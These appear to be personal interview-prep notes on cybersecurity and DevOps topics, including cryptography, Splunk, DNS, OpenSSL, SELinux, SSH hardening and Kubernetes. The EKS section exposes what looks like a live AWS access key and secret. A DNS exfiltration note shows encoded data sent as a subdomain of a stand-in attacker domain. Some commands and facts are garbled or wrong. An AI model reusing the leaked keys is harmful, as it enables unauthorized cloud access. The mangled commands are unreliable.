It contains the details of the web framework or programming language used in the web application. For instance, the web application at https://msc.mercedes-benz.com was built with PHP 7.1.22 and is hosted with Plesk

X-AspNet-Version:

As the name suggests, it shows the version details of the ASP .NET framework.

**How do you change your DNS settings in Linux/Windows?**

Linux:

open a terminal

use nano (or vi) to edit /etc/resolv.conf

add a line of "nameserver x.x.x.x" with x.x.x.x being the IP address of your DNS server.

save the file and you're done

Windows:

GUI Method

Navigate to Control Panel -> Network and Sharing Center -> Change adapter settings

Right-click on the adapter you want to configure and select 'properties.'

Double-Click on TCP/IPv4

Change the DNS settings to the server(s) you want, and apply your changes.

PowerShell

Run powershell as administrator

Use the Set-DnsClientServerAddress cmdlet. Be sure to specify the appropriate interface index and server addresses

PS C:\> Set-DnsClientServerAddress -InterfaceIndex 12 -ServerAddresses

**What are some common ways that TLS is attacked,**

**and/or what are some ways it’s been attacked in the past?**

Heartbleed

**Cryptographically speaking, what is the main**

**method of building a shared secret over a public medium?**

Diffie-Hellman

**What’s the difference between Diffie-Hellman and RSA?**

Diffie-Hellman is a key-exchange protocol, and RSA is an encryption/signing protocol

**What are block and stream ciphers?**

What are the differences, and when would you use one vs. the other?

Block-based encryption algorithms work on a block of cleartext at a time and are best used for situations where you know how large the message will be, e.g., for a file. Stream ciphers work on single units of cleartext, such as a bit or a byte, and they’re best used when you’re not sure how long the message will be.

**What are some examples of symmetric encryption algorithms?**

DES, RCx, Blowfish, Rijndael (AES)

**What are some examples of asymmetric encryption algorithms?**

Diffie Hellman, RSA, EC, El Gamal, DSAC

**What are some common block cipher modes?**

ECB and CBC.

**Traceroute:**

The extra credit is the fact that Windows uses ICMP by default while Linux uses UDP.

**Buffer overflow prevention: (Morris worm used buffer overflow)**

Avoid C/C++

Address space layout randomization

ASLR randomly arranges the locations of different parts of the program in memory, working together with virtual memory management. This prevents attackers from learning where their target is.

Mark memory regions as non-executable

Avoid standard library functions that are not bounds checked, such as gets, scanf and strcpy.

**If you were to start a job as head engineer or CSO at a**

**Fortune 500 company due to the previous guy being fired for incompetence,**

**what would your priorities be? Imagine you start on day one with no knowledge of the environmen**t.

here is the important data? Who interacts with it? Network diagrams. Visibility touch points. Ingress and egress filtering. Previous vulnerability assessments. What’s being logged an audited? Etc.

**What are your first three steps when securing a Windows server?**

When you talk about security, we have different aspects:

1- Network Security.

2- Server Physical Security.

3- Windows Security.

Anyway, In General, you need to set up your firewall rules properly, so you can avoid any network penetration.

then you need to set up local group policy rules like password complexity and login rules.

Install Antivirus software on your server windows server and make sure to follow the best practices.

**Why is DNS monitoring important?**

The main purpose of a DNS monitoring tool is to track DNS requests and servers for performance issues, just as you would any network in your infrastructure. Monitoring your DNS records helps you insure that the Domain Name System continues to route traffic properly to your websites, services, and electronic communications. With DNS monitoring you can protect your online presence by regularly checking your DNS records for any unexpected changes or localized outages due to human error or malicious attack.

DNS monitoring tools frequently test the connection between a device and the recursive and authoritative servers. DNS servers, just like any other server, can suddenly become unavailable. By sending test DNS requests through the pipeline, your network performance monitoring (NPM) tool will become aware whenever a server isn’t responding.

You can use Amazon CloudWatch to monitor the number of DNS queries that are forwarded by

Route 53 Resolver endpoints

Open the CloudWatch console at https://console.aws.amazon.com/cloudwatch/.

On the navigation bar, choose the Region where you created the endpoint.

In the navigation pane, choose Metrics.

On the All metrics tab, choose Route 53 Resolver.

Choose By Endpoint to view query counts for a specified endpoint. Then choose the endpoints that you want to view the number of queries for.

**Describe a Unix traceroute hitting google.com at all seven layers of the OSI model**

**What happens when I go to Google.com?**

**How would you build the ultimate botnet**?

**What are the primary design flaws in HTTP, and how would you improve it?**

**What sort of anomalies would you look for to identify a compromised system?**

Unusual Outbound Network Traffic

Anomalies in Privileged User Account Activity

Geographical Irregularities

Log-In Red Flags

Increases in Database Read Volume

HTML Response Sizes

Large Numbers of Requests for the Same File

Mismatched Port-Application Traffic

Suspicious Registry or System File Changes

Unusual DNS Requests

Unexpected Patching of Systems

Mobile Device Profile Changes

Bundles of Data in the Wrong Place

Web Traffic with Unhuman Behavior

Signs of DDoS Activity

**Checksum**

**Threat intelligence tools**

**Blind SQL Injection**

It asks the database true or false questions and determines the answer based on the applications response.

**NIST Framework**

**When an ASA bundle as part of failover-only bundle how often does it reboot when the mate is not attached.**

**What is an AWS placement group**

A placement group is a way to have infrastructure live on the same hardware so you have the lowest latency possible.

**What 3 devices/programs would you want to be collecting logs from in a SIEM**?

Solarwind,ibm qradar,mcafee

**How would you protect a host on the same network/equipment/switch. Prevent communication, etc**

There are many ways but one of the methods is to implement Private Vlans...

**How does pki work**

**What headers are there when viewing HTTP requests?**

Host, User-Agent, Encoding, Cookie

**difference between hippaa required and addressable components**

**hmac?**

is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key.

**Splunk components:**

Indexer: for indexing data in the ui

Forwarder: send data to splunk

HWF Heavy weight forwarder

**Configuration files in splunk:**

Props.conf

Indexes.conf

Inputs.conf

Transforms.conf

Server.conf

**Common port numbers used by splunk?**

Web port 8000

Management port 8089

Indexing port 9997

Index Replication port 8080

Network port 514

KV store 8191

**There are many license in splunk**

Enterprise

Free

**Splunk app**

is a container/directory that contains

configuration

searches

Dashboards

**Splunk Default configuration:**

Splunkhome/etc/system/default

**Get ip address in Splunk using regex:**

Rex field=\_raw “(?<ip\_address>([0-9]{1,3}[\.]){3}[0-9]{1,3})”

**Splunk**

Buckets

Splunk places indexed data in directory called buckets

Stats

This command generates summary statistics for all existing fiels in search results and saves them as value in new fields

Eventstats

Similar to stats but aggregation results are added inline to each event

Command to restart web server:

Splunk start plunkweb

Check if splunk process is running

Ps sux: grep aux

For boot start:

Splunk\_home/bin/splunk enable boot-start

What is source type in splunk:

An important way for splunk to identify data

Dispatch directory:

Contains directory for each search that is running or has completed

**Cybersecurity in software development:**

**Docker Creation:**

-touch Dockerfile

-vim Dockerfile

FROM ubuntu

#gets ubuntu base image

#you can also put ‘FROM scratch’ to start with an empty image

ADD target/file /etc/www

#adds file inside docker

MAINTAINER nabeel <ll@hmai.com>

#optional

RUN apt-get update

#runs the command

CMD [“echo”,”LLLOOOLLLL”]

#if you wanna run something in command line while container creation

-docker build -t myimage .

#gives your docker imge name “myimage” and builds it

-docker push userid/myimage

**Oauth**

used as a way for Internet users to grant websites or applications access to their information on other websites but without giving them the passwords

Oauth gives different grants:

Read it up

Vulnerabilities:

Flawed CSRF protection

Flawed scope validation

Leaking authorization codes and access tokens

Improper implementation of implicit grant type

**EKS:**

Control plane monitors the nodes

Pods inside Nodes

ALB is a service

-Kubectl apply -f ./example.yaml

-Example.yaml

apiVersion: apps/v1

kind: Deployment //kind:service for load balancer

metadata:

name: nginx-deployment

spec:

replicas:3

selector:

matchLabels:

env: dev

template:

metadata:

labels:

env: dev

spec:

containers:

- name: nginx

image: nginx:1.14.2

ports:

- containerPort: 80

- kubectl get deployment

#check status

-kubectl get pod

-kubectl create deployment deploy\_name –image:imagename

-kubectl expose deployment deploymentname podname –type…….

-kubectl scale –replicas=10 deployment deploymentname

Ak: AKIAVKJR42TCCPSUXN5H

Secret ak: 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

**DNS exfiltration**

Sending data as subdomains.

26856485f6476a567567c6576e678.badguy.com

Doesn’t show up in http logs.

**DNS configs**

Start of Authority (SOA). (contains administrative information about the zone, especially regarding zone transfers)

IP addresses (A and AAAA).

SMTP mail exchangers (MX).

Name servers (NS).

Pointers for reverse DNS lookups (PTR).

Domain name aliases (CNAME).

**Beefhook**

Get info about Chrome extensions.

**Sans Top 20 Security Controls**

CSC 1: Inventory of Authorised and Unauthorised Devices

CSC 2: Inventory of Authorised and Unauthorised Software

CSC 3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers

CSC 4: Continuous Vulnerability Assessment and Remediation

CSC 5: Controlled Use of Administrative Privileges

CSC 6: Maintenance, Monitoring and Analysis of Audit Logs

CSC 7: Email and Web Browser Protections

CSC 8: Malware Defenses

CSC 9: Limitation and Control of Network Ports, Protocols and Services

CSC 10: Data Recovery Capability

CSC 11: Secure Configurations for Network Devices, such as Firewalls, Routers and Switches

CSC 12: Boundary Defense

CSC 13: Data Protection

CSC 14: Controlled Access Based on the Need to Know

CSC 15: Wireless Access Control

CSC 16: Account Monitoring and Control

CSC 17: Security Skills Assessment and Appropriate Training to Fill Gaps

CSC 18: Application Software Security

CSC 19: Incident Response and Management

CSC 20: Penetration Tests and Red Team Exercises

**SANS TOP 25 software errors**

1 CWE-119 Improper Restriction of Operations within the Bounds of a Memory Buffer

2 CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

3 CWE-20 Improper Input Validation

4 CWE-200 Information Exposure

5 CWE-125 Out-of-bounds Read

6 CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

7 CWE-416 Use After Free

8 CWE-190 Integer Overflow or Wraparound

9 CWE-352 Cross-Site Request Forgery (CSRF)

10 CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

11 CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

12 CWE-787 Out-of-bounds Write

13 CWE-287 Improper Authentication

14 CWE-476 NULL Pointer Dereference

15 CWE-732 Incorrect Permission Assignment for Critical Resource

16 CWE-434 Unrestricted Upload of File with Dangerous Type

17 CWE-611 Improper Restriction of XML External Entity Reference

18 CWE-94 Improper Control of Generation of Code ('Code Injection')

19 CWE-798 Use of Hard-coded Credentials

20 CWE-400 Uncontrolled Resource Consumption

21 CWE-772 Missing Release of Resource after Effective Lifetime

22 CWE-426 Untrusted Search Path

23 CWE-502 Deserialization of Untrusted Data

24 CWE-269 Improper Privilege Management

25 CWE-295 Improper Certificate Validation

**Certificate:**

It is a public key signed by a certificate authority.

CSR (Certificate Signing request) are public key that are submitted to CA to be signed.

CA might revoke or allow the certificate.

OCSP(Online Certificate Status protocol) to check whether the certificate is revoked or not.

(Cert revocation list is old now)

Don’t go below 2048 as key size

Creating a private key

openssl genrsa –<algorithm> -out <key\_filename> <key\_size>

openssl genrsa –aes128 –out mykey.pem 2048

Generating a self-signed certificate (public key)

openssl req –utf8 –new –key <key\_filename> -x509 –days <cert\_lifespan> -out <cert\_filename>

Display Certificate

openssl x509 –in mycert.crt –text -noout

Creating a CSR

openssl req –new –key <priv\_key.pem> -out <output.csr>

The openssl command creates PEM formatted files by default. There are a few other formats, of which, you should be aware.

• DER - A binary form of ASCII PEM.

• P7B/PKCS#7 - Base64 encoded ASCII popular in windows.

• PFX/PKCS#12 - A binary format capable of storing keys, certs, and intermediary certs together.

**Operating a CA**

Creating a private key

openssl genrsa –<algorithm> -out <key\_filename> <key\_size>

openssl genrsa –aes128 –out mykey.key 2048

Generating a self-signed certificate (public key)

openssl req –utf8 –new –key <key\_filename> -x509 –days <cert\_lifespan> -out <cert\_filename>

You would add –set\_serial <serial\_num> for a CA certificate

Signing a CSR as a CA (requires CA keys)

openssl ca –in <csr> -out <crt>

**Ssl.conf**

for apache

/etc/httpd/conf.d/ssl.conf

SNI(Server name indication). Starting with apache 2.2.12 it is possible to have many certs bound to the same socket. Allows name based virtual hosts with

HSTS

A way to encourage encryption for an entire domain rather than selected parts

Special header is sent by the browser which instructs browser to direct all traffic to ssl

Openssl s\_client -connect something.com:443 > cert.crt

//to get the cert

Openssl verify cert.crt

//to verify the cert

**Spark:**

-Requires java jre/jdk since it works on java bytecode or jvm

-While downloading spark, you have to select underlying hadoop version as well

-To enable logging, go to conf folder in spark unzipped folder and rename,

Log4j.properties.template -> Log4j.properties

-Winutils.exe tells spark that it is on a Hadoop cluster, even though it is on local machine

-Uses Directed acyclic graph to work faster than map reduce (Lazy way)

-Script will not do anything till you do use action methods (count etc.)

-Write ‘pyspark’ to start spark

-

Rdd=sc.textFile(“Changes.txt”)

Rdd.count()

//34960

Quit()


-

Def tat(x):

Return x\*x

Rdd.map(tat)

-Spark-submit scrpt.py



-RDD, Resilient Distributed Dataset

Accepts data from s3, hdfs,hbase,json,csv

SQL Indices, pros and cons of Index in SQL, 3 basic SQL query, Python data structure for eg. difference between SET and List, Linux command and also some system design problems to work on end to end system.

SOC questions

**Important Log files in linux?**

/var/log/auth.log //Keep authentication logs for both successful or failed logins,

/var/log/dmesg //driver messages

/var/log/faillog //failed login attempts

/var/log/cron //info on cronjobs

/var/log/maillog //or mail server logs, handy for postfix, smtpd, or email-related service

/var/log/httpd/error\_log or access\_log //apache logs

/var/log/syslog //system logs

/var/log/apache2

/var/log/mysql

**how to test a dynamic xpath**

XPath is designed to allow the navigation of XML documents, with the purpose of selecting individual elements, attributes, or some other part of an XML document for specific processing. XPath produces reliable locators but in performance wise it is slower (especially in IE older versions) compared to CSS Selector.

findElement(By.xpath("XPath"));

**while transferring 100 file from one system to another one file got corrupted. how to find one corrupted file out hundred in a two minutes time**.

**insider threat...user behaviour analysis**

**pros and cons of Index in SQL**

**Bash scripting to search particular string and count it**

**Difference between hashmap and hashtable.**

**Find the maximum number of intrusions happened, looking at the application log**

**Canary token**

**What is Apache HBase?**

HBase is an open source, multidimensional, distributed, scalable and a NoSQL database written in Java. HBase runs on top of HDFS (Hadoop Distributed File System) and provides BigTable (Google) like capabilities to Hadoop. It is designed to provide a fault-tolerant way of storing the large collection of sparse data sets. HBase achieves high throughput and low latency by providing faster Read/Write Access on huge datasets.

**What is Redis?**

Stands for Remote Dictionary Server. Redis is an advanced key-value data store and cache. It has is also referred to as a data structure server as such the keys not only contains strings, but also hashes, sets, lists, and sorted sets. Companies using Redis includes StackOverflow, Twitter, Github, etc.

Redis supports simple master to slave replication. When a relationship is established, data from the master is transferred to the slave. Once this is done, all changes to the master replicate to the slave.

You can run atomic operations, like appending to a string; incrementing the value in a hash; pushing an element to a list; computing set intersection, union and difference; or getting the member with highest ranking in a sorted set.

Good cache

Not good for persistence

All data is in memory

**Cross Site Tracing**

A Cross-Site Tracing (XST) attack involves the use of Cross-site Scripting (XSS) and the TRACE or TRACK HTTP methods. According to RFC 2616, “TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information.”, the TRACK method works in the same way but is specific to Microsoft’s IIS web server. XST could be used as a method to steal user’s cookies via Cross-site Scripting (XSS) even if the cookie has the “HttpOnly” flag set and/or exposes the user’s Authorization header.

Tagging a cookie as HttpOnly forbids JavaScript to access it, protecting it from being sent to a third party. However, the TRACE method can be used to bypass this protection and access the cookie even in this scenario

**Typosquatting**

Typosquatting is when an adversary registers a domain name similar to the target domain, and waits for someone to mistype. It is a type of deception attack. User thinks they have gone to the correct website, but have not. The typosquatted domain may look almost exactly like the actual one. For example: actual domain: yummytacos.com typosquatted: yummytaco.com typosquatted: yumytacos.com

**What is the difference between IPv4 and IPv6?**

Pv4 is 32-Bit IP address whereas IPv6 is a 128-Bit IP address.

IPv4 is a numeric addressing method whereas IPv6 is an alphanumeric addressing method.

IPv4 binary bits are separated by a dot(.) whereas IPv6 binary bits are separated by a colon(:).

IPv4 offers 12 header fields whereas IPv6 offers 8 header fields.

IPv4 supports broadcast whereas IPv6 doesn’t support broadcast.

IPv4 has checksum fields while IPv6 doesn’t have checksum fields

IPv4 supports VLSM (Virtual Length Subnet Mask) whereas IPv6 doesn’t support VLSM.

IPv4 uses ARP (Address Resolution Protocol) to map to MAC address whereas IPv6 uses NDP (Neighbour Discovery Protocol) to map to MAC addres

**IAST**

**RASP**

**SCA**

**BGP**

**Command to check ram**

Free

**Cammand to check cpu**

Top

**Top 10 Mobile Risks - Final List 2016**

M1: Improper Platform Usage

M2: Insecure Data Storage

M3: Insecure Communication

M4: Insecure Authentication

M5: Insufficient Cryptography

M6: Insecure Authorization

M7: Client Code Quality

M8: Code Tampering

M9: Reverse Engineering

M10: Extraneous Functionality

**CORS**

E**xplain what happens when you enter “google.com” in a browser’s address bar**

**How would you perform a security/penetration test on a web application covering the following scenarios?**

Unauthenticated tests on log-in page. Test for brute forcing, password cracking, rainbow table attacks, account lockouts, clickjacking, session fixation, and so on.

Authenticated tests with one user account. Test for the usual suspects from the OWASP Top 10.

Authenticated tests with multiple user accounts. Test for horizontal privilege escalation, vertical privilege escalation, and forceful browsing.

**Is input validation sufficient to prevent cross-site scripting?**

**How does a web application firewall (WAF) detect and prevent attacks?**

**You have a log-in page with “username” and “password” fields. How do you test for SQL injection without using any tool?**

**How does gmail.com ensure that some hacker on the internet is not reading my emails while Gmail pushes the emails out to me?**

Listen for an explanation of SSL/TLS, man-in-the-middle attacks, and how to prevent them.

**How would you convince a senior executive to allocate budget for a security activity you think is necessary**? Ask this open-ended question to ensure the candidate doesn’t panic but instead talks about risk management, policy and compliance, data breaches, cost-effort analysis, and so on.

**Scenario: You’re an executive who has just been convinced by one of your security folks to secure an intranet-only web application. How much do you invest**? If it’s an intranet-only application, why bother, right? No! Listen for concepts such as asset value, impact analysis, risk severity, exposure, and so on.

**Question: Should we prioritize business requirements over security requirements, or vice versa?**

**Chained Attacks.**

**Difference between various encryption schemes**

**Jumplist**

**Registry hive**

First number is number of time attached, second part is serial number

**Lnk file**

**Domains of CISSP**

Security and Risk Management

Asset Security

Security Architecture and Engineering

Communications and Network Security

Identity and Access Management

Security Assessment and Testing

Security Operations

Software Development Security

**SELinux**

Open /etc/sysconfig/selinux

Edit SELINUX=permissive

Sets the boot time config

Modes (/etc/sysconfig/selinux)

• Enforcing: Security policy is enforced.

• Permissive: Logs warnings, does not enforce (troubleshooting/testing).

Logs to /var/log/audit/audit.log.

• Disabled: No policies are loaded

Set the SELinux mode:

setenforce [Enforcing (1) -or- Permissive (0)]

setenforce enforcing same as setenforce 1

setenforce permissive same as setenforce 0

sestatus – to check status

Finding contexts for files/directories:

ls -Z

Selinux policies are stored in:

/etc/sysconfig/selinux

We can use SELinux to define which types can talk to other types.

Use the chcon command to change the SELinux context (SELinux user, role, type):

chcon -u system\_u -r object\_r -t httpd\_sys\_content\_t /var/www/html/index.html

Working with Booleans:

List all booleans that exist: getsebool -a

Include policy description: semanage boolean -l

View the booleans that are already set: getsebool -a | grep ftp

Set a boolean value: setsebool -P ftpd\_anon\_write on

-P makes the change persistent

SELinux logs to /var/log/audit/audit.log

sealert is a tool used to analyze the audit log and generate a report for identified SELinux issues

sealert -a /var/log/audit/audit.log

**Confined User**

Each Linux user is mapped to an SELinux user, inheriting restrictions placed on SELinux users.

The purpose of this is to protect the system from the users.

To view the mapping of Linux users to SELinux users, use:

host# semanage login -l

By default, Linux users are mapped to SELinux’s unconfined\_u use

**Auditctl**

Used to audit changes

Apt install audit

rules

Etc/audit/audit.rule

Config:

Etc/audit/auditd.conf

Use:

Auditctl -w path\_to\_file -p permission -k key\_name

**OpenSCAP**

Used for compliance according to a policy

You can choose a profile (PCI DSS, HIPAA, etc) for scan

**ansible**

It is a framework for automation

Run updates

Run commands

**Wheel users linux**

**AIDE (Advanced Intrusion Detection Environment)**

**SSH security**

Configured in the /etc/ssh/sshd\_config file using the following keywords:

• DenyUsers

• AllowUsers

• DenyGroups

• AllowGroups

Disable the Use of Passwords (Force the Use of SSH Keys)

PasswordAuthentication no

Limit root SSH access to only connect from the 192.168.22.0/24 network:

AllowUsers [root@192.168.22.\*](mailto:root@192.168.22.*)

Now restart the SSH daemon:

systemctl restart sshd.service

If you want to permit root SSH login from an IP address or host but not enable root SSH login

globally, you’ll need to use the match keyword.

Match Address 10.15.20.0/24,192.168.55.0/24

PermitRootLogin yes

Distribute the key to remote hosts:

ssh-copy-id -i [user@host.domain](mailto:user@host.domain)

By default, all users of the wheel group have sudo access:

%wheel ALL=(ALL) ALL

This allows people in the wheel group to run all commands and should be changed.

By default, sudo stores the user password for a period of 5 minutes, which could be exploited.

Consider adding the following line to the sudoers (/etc/sudoers) file to change the default timeout period:

Defaults timestamp\_timeout=1 (1 minute)

**Linux Disk Security**

Disks are stored in ‘/dev’

Linux Unified Key Setup (LUKS): Data is encrypted while the device is off or the volume is unmounted. If the computer is running, the data is decrypted so the operating system can read it

**PTES**

penetration testing execution standard consists of seven (7) main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a pentest, through the intelligence gathering and threat modeling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it.

Following are the main sections defined by the standard as the basis for penetration testing execution:

*Pre-engagement Interactions*

*Intelligence Gathering*

*Threat Modeling*

*Vulnerability Analysis*

*Exploitation*

*Post Exploitation*

*Reporting*

**Apparmor**

It uses profiles that are located in /etc/apparmor.d

Same as SELinux but easier

Run as root:

App\_armor status

**Sticky bit**

Delete file permission.

A Sticky bit is a permission bit that is set on a file or a directory that lets only the owner of the file/directory or the root user *to delete* or rename the file. No other user is given privileges to delete the file created by some other user.

**Getfacl and setfacl**

The command "setfacl" refers to Set File Access Control Lists and "getfacl" refers to Get File Access Control List. Each file and directory in a Linux filesystem is created with a specific set of file permissions for its access.

getfacl <folder-name>

setfacl --setfile =- y

Granting an additional user read access

setfacl -m u:lisa:r file

**Kubernetes init container**

specialized containers that run before app containers in a Pod. Init containers can contain utilities or setup scripts not present in an app image.

**What contains network security policy and pod security policy**

**Which pre commit hook you recommend and why?**

pre-commit hooks are a mechanism of the version control system git. They let you execute code right before the commit

hooks:

- id: check-ast

- id: check-byte-order-marker

- id: check-case-conflict

- id: check-docstring-first

- id: check-executables-have-shebangs

- id: check-json

- id: check-yaml

- id: debug-statements

- id: detect-aws-credentials

- id: detect-private-key

- id: end-of-file-fixer

- id: trailing-whitespace

- id: mixed-line-ending

**How the istio/service mesh mutual authentication works**

With Istio, you can enforce mutual TLS automatically, outside of your application code, with a single YAML file

**Replica set**

A pod isn't self-healing. When a pod encounters failure, it won't recover on its own. This is where ReplicaSet (RS) comes into play. ReplicaSet ensures that the specified number of replica pods are always up and running in the cluster. If a pod crashes for any reason, ReplicaSet will send a request to spin up a new pod.

**How does STS and ALTS work**

**E2E encryption and load balancers**

**What is the content of a certificate**

a certificate includes information about the key, information about the identity of its owner (called the subject), and the digital signature of an entity that has verified the certificate's contents (called the issuer)

**ELK stack**

ELK is the acronym for three open source projects: Elasticsearch, Logstash, and Kibana. Elasticsearch is a search and analytics engine. Logstash is a server‑side data processing pipeline that ingests data from multiple sources simultaneously, transforms it, and then sends it to a "stash" like Elasticsearch. Kibana lets users visualize data with charts and graphs in Elasticsearch

**Nagios**

Nagios is one of the monitoring tools. It is used for Continuous monitoring of systems, applications, services, and business processes etc in a DevOps culture. In the event of a failure, Nagios can alert technical staff of the problem, allowing them to begin remediation processes before outages affect business processes, end-users, or customers. With Nagios, you don’t have to explain why an unseen infrastructure outage affect your organization’s bottom line.

**what is maven where it is used ?**

Maven is a build automation tool used primarily for Java projects. Maven can also be used to build and manage projects written in C#, Ruby, Scala, and other languages.

**cisf means ?**

**What is Docker Swarm?**

It is native clustering for Docker which turns a pool of Docker hosts into a single, virtual Docker host. Docker Swarm serves the standard Docker API, any tool that already communicates with a Docker daemon can use Swarm to transparently scale to multiple hosts.

Example:

Jenkins

**Salt and pepper**

A pepper performs a comparable role to a salt or an encryption key, but while a salt is not secret (merely unique) and can be stored alongside the hashed output, a pepper is secret and must not be stored with the output.

**Scripting**

Grep -c name filename

**If you can decode JWT, how are they secure?**

**How to ensure that a file can only be decrypted after a specific date?**

**Mention the basic design of OWASP ESAPI?**

The major OWASP ESAPI design are:

The group of security control interfaces

A reference implementation for each and every security control.

An option for the implementation for every organisation applied to every security control.

**What is sysprep, sysvol, BSoD, DHCP, DNS, DFSR, WINS, Global Catalog**,

**Describe built-in tools to troubleshoot network issues.**

**How would you use puppet to execute a command?**

**How would you troubleshoot if ssh is not working?**

**What are some common ways that TLS is attacked, and/or what are some ways it’s been attacked in the past?**

Look for a conversation about weak ciphers, vulnerabilities like Heartbleed, BEAST, etc. It’s not necessarily crucial that they remember every themed vulnerability and the exact specifics, but they should know what the issue was, why it was a problem, and what the fix was.

**What is an IV used for in encryption?**

An IV is used to initiate encryption by providing an addition (third) input in addition to the cleartext and the key. In general you want IVs that are random and unpredictable, which are used only once for each message. The goal is to ensure that two messages encrypted with the same key do not result in the same ciphertext.

**What’s the main difference in security between ECB and CBC?**

ECB just does a one-to-one lookup for encryption, without using an IV, which makes it fairly easy to attack using a chosen-plaintext attack. CBC uses an IV for the first block and then propagates the XOR of the previous block onto subsequent ones. The difference in results can be remarkable.

**Osquery**

**strace**

**luks**